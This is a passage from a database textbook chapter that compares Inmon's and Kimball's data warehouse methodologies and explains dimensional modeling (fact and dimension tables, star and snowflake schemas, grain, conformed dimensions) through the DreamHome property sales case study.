Both Kimball's Business Dimensional Lifecycle (Kimball, 2008) and Inmon's Corporate Information Factory (CIF) methodology (Inmon, 2001) recognize that the provision of a consistent and comprehensive view of the enterprise data through the development of a data warehouse is critical in meeting the information requirements of the entire enterprise. However, the path taken towards achieving an EDW is different. Under different conditions, one or the other is likely to be the more successful and appropriate approach towards developing an enterprise data warehouse. In general, Inmon's approach is likely to be favored when it is critical that the information requirements of the enterprise (and not just particular departments) are met sooner rather than later and the enterprise can afford a large project that may take more than a year to reveal any ROI. In general, Kimball's approach may be favored when it is critical to meet the information requirements



TABLE 32.1 The main advantage and disadvantage associated with the development of an EDW using Inmon's CIF methodology and Kimball's Business Dimensional Lifecycle.

METHODOLOGY	MAIN ADVANTAGE	MAIN DISADVANTAGE
Inmon's Corporate Information Factory	Potential to provide a consistent and comprehensive view of the enterprise data.	Large complex project that may fail to deliver value within an allotted time period or budget.
Kimball's Business Dimensional Lifecycle	Scaled-down project means that the ability to demonstrate value is more achievable within an allotted time period or budget.	As data marts can potentially be developed in sequence by different development teams using different systems; the ultimate goal of providing a consistent and comprehensive view of corporate data may never be easily achieved.

of a particular group of users within a short period and the information requirements of the enterprise can be met at some later stage. The main advantage and disadvantage associated with the development of an enterprise data warehouse using Inmon's CIF methodology and the Kimball's Business Dimensional Lifecycle is presented in Table 32.1.

As discussed earlier, a key difference between the methodologies is that while Inmon uses traditional database methods and techniques, Kimball's introduces new methods and techniques, and it is for this reason that we continue to consider Kimball's methodology in more detail. In the following section, we present an overview of Kimball's Business Dimensional Lifecycle.



32.3 Kimball's Business Dimensional Lifecycle

The guiding principles associated with Kimball's Business Dimensional Lifecycle are the focus on meeting the information requirements of the enterprise by building a single, integrated, easy-to-use, high-performance information infrastructure, which is delivered in meaningful increments of six- to twelve-month timeframes. The ultimate goal is to deliver the entire solution including the data warehouse, *ad hoc* query tools, reporting applications, advanced analytics, and all the necessary training and support for the users.

The stages that make up the Business Dimensional Lifecycle are shown in Figure 32.1. The Business Requirements Definition stage plays a central role by influencing project planning and providing the foundation for the three tracks of the lifecycle, which include the technology (top track), data (middle track), and business intelligence (BI) applications (bottom track). Additional features of the lifecycle include comprehensive project management and an incremental and iterative approach that involves the development of data marts that are eventually integrated into an EDW.

In the following sections, we first consider the concepts associated with dimensionality modeling and then focus on the Dimensional Modeling stage of Kimball's Business Dimensional Lifecycle.




Figure 32.1 The stages of Kimball's Business Dimensional Lifecycle (Kimball, 2008).

32.4 Dimensionality Modeling

Dimensionality modeling

A logical design technique that aims to present the data in a standard, intuitive form that allows for high-performance access.

Every dimensional model (DM) is composed of one table with a composite primary key, called the **fact table**, and a set of smaller tables, called **dimension tables**. Each dimension table has a simple (noncomposite) primary key that corresponds exactly to one of the components of the composite key in the fact table. In other words, the primary key of the fact table is made up of two or more foreign keys. This characteristic “star-like” structure is called a **star schema** or **star join**. An example star schema (dimensional model) for the property sales of *DreamHome* is shown in Figure 32.2. Note that foreign keys (labeled {FK}) are included in a dimensional model.

Another important feature of a DM is that all natural keys are replaced with surrogate keys. This means that every join between fact and dimension tables is based on surrogate keys, not natural keys. Each **surrogate key** should have a generalized structure based on simple integers. The use of surrogate keys allows the data in the warehouse to have some independence from the data used and produced by the OLTP systems. For example, each branch has a natural key, *branchNo*, and also a surrogate key namely *branchID*.

Star schema

A dimensional data model that has a fact table in the center, surrounded by *denormalized* dimension tables.






Figure 32.2 Star schema (dimensional model) for property sales of *DreamHome*.

The star schema exploits the characteristics of factual data such that facts are generated by events that occurred in the past, and are unlikely to change, regardless of how they are analyzed. As the bulk of data in a data warehouse is represented as facts, the fact tables can be extremely large relative to the dimension tables. As such, it is important to treat fact data as read-only data that will not change over time. The most useful fact tables contain one or more numerical measures, or “facts,” that occur for each record. In Figure 32.2, the facts are `offerPrice`, `sellingPrice`, `saleCommission`, and `saleRevenue`. The most useful facts in a fact table are numeric and additive, because data warehouse applications almost never access a single record; rather, they access hundreds, thousands, or even millions of records at a time and the most useful thing to do with so many records is to aggregate them.

Dimension tables, by contrast, generally contain descriptive textual information. Dimension attributes are used as the constraints in data warehouse queries. For example, the star schema shown in Figure 32.2 can support queries that require access

to sales of properties in Glasgow using the city attribute of the PropertyForSale table, and on sales of properties that are flats using the type attribute in the PropertyForSale table. In fact, the usefulness of a data warehouse varies in relation to the appropriateness of the data held in the dimension tables.

Star schemas can be used to speed up query performance by denormalizing reference data into a single dimension table. For example, in Figure 32.2, note that several dimension tables (PropertyForSale, Branch, ClientBuyer, Staff, and Owner) contain location data (city, region, and country), which is repeated in each. Denormalization is appropriate when there are a number of entities related to the dimension table that are often accessed, avoiding the overhead of having to join additional tables to access those attributes. Denormalization is not appropriate where the additional data is not accessed very often, because the overhead of scanning the expanded dimension table may not be offset by any gain in the query performance.

Snowflake schema

A dimensional data model that has a fact table in the center, surrounded by *normalized* dimension tables.

There is a variation to the star schema called the **snowflake schema**, which allows dimensions to have dimensions. For example, we could normalize the location data (city, region, and country attributes) in the Branch dimension table of Figure 32.2 to create two new dimension tables called City and Region. A normalized version of the Branch dimension table of the property sales schema is shown in Figure 32.3. In a snowflake schema the location data in the PropertyForSale, ClientBuyer, Staff, and Owner dimension tables would also be removed and the new City and Region dimension tables would be shared with these tables.




Figure 32.3 Part of star schema (dimensional model) for property sales of *DreamHome* with a normalized version of the Branch dimension table.

Starflake schema

A dimensional data model that has a fact table in the center, surrounded by normalized and denormalized dimension tables.

Some dimensional models use a mixture of denormalized star and normalized snowflake schemas. This combination of star and snowflake schemas is called a **starflake schema**. Some dimensions may be present in both forms to cater for different query requirements. Whether the schema is star, snowflake, or starflake, the predictable and standard form of the underlying dimensional model offers important advantages within a data warehouse environment including:

- *Efficiency.* The consistency of the underlying database structure allows more efficient access to the data by various tools including report writers and query tools.
- *Ability to handle changing requirements.* The dimensional model can adapt to changes in the user's requirements, as all dimensions are equivalent in terms of providing access to the fact table. This means that the design is better able to support *ad hoc* user queries.
- *Extensibility.* The dimensional model is extensible; for example, typical changes that a DM must support include: (a) adding new facts, as long as they are consistent with the fundamental granularity of the existing fact table; (b) adding new dimensions, as long as there is a single value of that dimension defined for each existing fact record; (c) adding new dimensional attributes; and (d) breaking existing dimension records down to a lower level of granularity from a certain point in time forward.
- *Ability to model common business situations.* There are a growing number of standard approaches for handling common modeling situations in the business world. Each of these situations has a well-understood set of alternatives that can be specifically programmed in report writers, query tools, and other user interfaces; for example, slowly changing dimensions where a "constant" dimension such as Branch or Staff actually evolves slowly and asynchronously. We discuss slowly changing dimensions in more detail in Section 32.5.
- *Predictable query processing.* Data warehouse applications that drill down will simply be adding more dimension attributes from within a single dimensional model. Applications that drill across will be linking separate fact tables together through the shared (conformed) dimensions. Even though the enterprise dimensional model is complex, the query processing is predictable, because at the lowest level, each fact table should be queried independently.

32.4.1 Comparison of DM and ER models

In this section we compare and contrast the dimensional model (DM) with the Entity–Relationship (ER) model. As described in the previous section, DMs are normally used to design the database component of a data warehouse (or, more commonly, a data mart), whereas ER models have traditionally been used to describe the database for OLTP systems.

ER modeling is a technique for identifying relationships among entities. A major goal of ER modeling is to remove redundancy in the data. This is immensely beneficial to transaction processing, because transactions are made very simple and deterministic. For example, a transaction that updates a client's address normally accesses a single record in the Client table. This access is extremely fast, as it uses an index on the primary key `clientNo`. However, in making transaction processing

efficient, such databases cannot efficiently and easily support *ad hoc* end-user queries. Traditional business applications such as customer ordering, stock control, and customer invoicing require many tables with numerous joins between them. An ER model for an enterprise can have hundreds of logical entities, which can map to hundreds of physical tables. Traditional ER modeling does not support the main attraction of data warehousing: intuitive and high-performance retrieval of data.

The key to understanding the relationship between dimensional models and Entity–Relationship models is that a single ER model normally decomposes into multiple DMs. The multiple DMs are then associated through “shared” dimension tables. We describe the relationship between ER models and DMs in more detail in the following section, in which we examine in more detail the Dimensional Modeling stage of Kimball's Business Dimensional Lifecycle.

32.5 The Dimensional Modeling Stage of Kimball's Business Dimensional Lifecycle

In this section, we focus on the Dimensional Modeling Stage of Kimball's Business Dimensional Lifecycle (Kimball, 2008). This stage can result in the creation of a DM for a data mart or be used to “dimensionalize” the relational schema of an OLTP database.

Throughout this section, we show how a dimensional model is created for an extended version of the *DreamHome* case study (see Section 11.4). The output of this stage is a detailed dimensional model that can be used to build a data mart, which will be capable of supporting the information requirements of a particular group of users. This stage begins by defining a high-level DM that progressively gains more detail, which is achieved using a two-phased approach. The first phase is the creation of the high-level DM and the second phase involves adding detail to the model through the identification of dimensional attributes for the model.

32.5.1 Create a High-Level Dimensional Model (Phase I)

Phase 1 involves the creation of a high-level DM using a four-step process, as shown in Figure 32.4. We examine each of the four steps using the *DreamHome* case study as a worked example.



■ Step 1: Select Business Process

The business process refers to the subject matter of a particular data mart. The first data mart to be built should be the one that is most likely to be delivered on time, within budget, and to answer the most commercially important business questions. Furthermore, the first data mart should establish the data foundations for the enterprise view by creating reusable or conformed dimensions (see Step 3).



Figure 32.4 The four-step process to creating a DM.



The best choice for the first data mart tends to be the one that is related to sales and finance. This data source is likely to be accessible and of high quality. In selecting the first data mart for *DreamHome*, we first confirm that the business processes of *DreamHome* include:

- property sales;
- property rentals (leasing);
- property viewing;
- property advertising;
- property maintenance.

The data requirements associated with these processes are shown in the ER model of Figure 32.5. Note that we have simplified the ER model by labeling only the entities and relationships. The dark-shaded entities represent the core facts for each business process of *DreamHome*. The business process selected to be the first data mart is property sales. The part of the original ER model that represents the data requirements of the property sales business process is shown in Figure 32.6.




Figure 32.5 ER model of an extended version of *DreamHome*.




Figure 32.6 Part of ER model in Figure 32.5 that represents the data requirements of the property sales business process of *DreamHome*.

Step 2: Declare Grain

Choosing the level of grain is determined by finding a balance between meeting business requirements and what is possible given the data source. The grain determines what a fact table record represents. For example, the *PropertySale* entity shown with dark shading in Figure 32.7 represents the facts about each property sale and becomes the fact table of the property sales dimensional model shown previously in Figure 32.2. Therefore, the grain of the *PropertySale* fact table is individual property sales. The recommendation is to build the dimensional model using the lowest level of detail available.

Only when the grain for the fact table is chosen can we identify the dimensions of the fact table. For example, the *Branch*, *Staff*, *Owner*, *ClientBuyer*, *PropertyForSale*, and *Promotion* entities in Figure 32.7 will be used to reference the data about property sales and will become the dimension tables of the property sales dimensional model shown previously in Figure 32.2. We also include time as a core dimension, which is always present in dimensional models.

The grain decision for the fact table also determines the grain of each of the dimension tables. For example, if the grain for the *PropertySale* fact table is an individual property sale, then the grain of the *Client* dimension is the details of the client who bought a particular property.

Step 3: Choose Dimensions

Dimensions set the context for asking questions about the facts in the fact table. A well-built set of dimensions makes the dimensional model understandable and easy to use when implemented as a data mart. We identify dimensions in sufficient detail to describe things such as clients and properties at the correct grain. For example, each client of the *ClientBuyer* dimension table is described by the *clientID*, *clientNo*, *clientName*, *clientType*, *city*, *region*, and *country* attributes, as shown previously




Figure 32.7 Dimensional model for property sales and property advertising with Time, PropertyForSale, Branch, and Promotion as conformed (shared) dimension tables.

in Figure 32.2. A poorly presented or incomplete set of dimensions will reduce the usefulness of a data mart to an enterprise.

Any dimension that is to be represented in more than one dimensional model—and hence data mart—is referred to as being **conformed**. Conformed dimensions either must be exactly the same, or one must be a mathematical subset of the other. Conformed dimensions play a critical role in allowing the integration of individual data marts to form the enterprise data warehouse and support drill-across queries. Drill-across queries allow for data in different fact tables to be analyzed together in the same query. In Figure 32.7 we show the dimensional model for property sales and property advertising with Time, PropertyForSale, Branch, and Promotion as conformed dimensions with light shading.

Step 4: Identify Facts

The grain of the fact table determines which facts can be used in the dimensional model. All the facts must be expressed at the level implied by the grain. In other words, if the grain of the fact table is an individual property sale, then all the numerical facts must refer to this particular sale. Also, the facts should be numeric and additive. In Figure 32.8 we use the dimensional model of the property rental process of *DreamHome* to illustrate a badly structured fact table. This fact table is unusable with nonnumeric facts (promotionName and staffName), a nonadditive fact (monthlyRent), and a fact (lastYearRevenue) at a different granularity from the other facts in the table. Figure 32.9 shows how the Lease fact table shown in Figure 32.8 could be corrected so that the fact table is appropriately structured. Additional facts can be added to a fact table at any time, provided that they are consistent with the grain of the table. With the four steps of Phase I




Figure 32.8 Dimensional model for property rentals of *DreamHome*. This is an example of a badly structured fact table with nonnumeric facts, a nonadditive fact, and a numeric fact with an inconsistent granularity with the other facts in the table.




Figure 32.9 Dimensional model for the property rentals of *DreamHome*. This is the model shown in Figure 32.8 with the problems corrected.

complete, we move on to Phase II of the Dimensionality Modeling stage of Kimball’s Business Dimensional Lifecycle.

32.5.2 Identify All Dimension Attributes for the Dimensional Model (Phase II)

This phase involves adding the attributes identified in the Business Requirements Analysis stage by the users as being necessary to analyze the selected business process. The usefulness of a dimensional model is determined by the scope and nature of the attributes of the dimension tables, as this governs how the data will be viewed for analysis when made available to users as a data mart.

There are additional issues to consider when developing the dimensional model, such as the duration of the database and how to deal with slowly changing dimensions.

Choosing the duration of the database

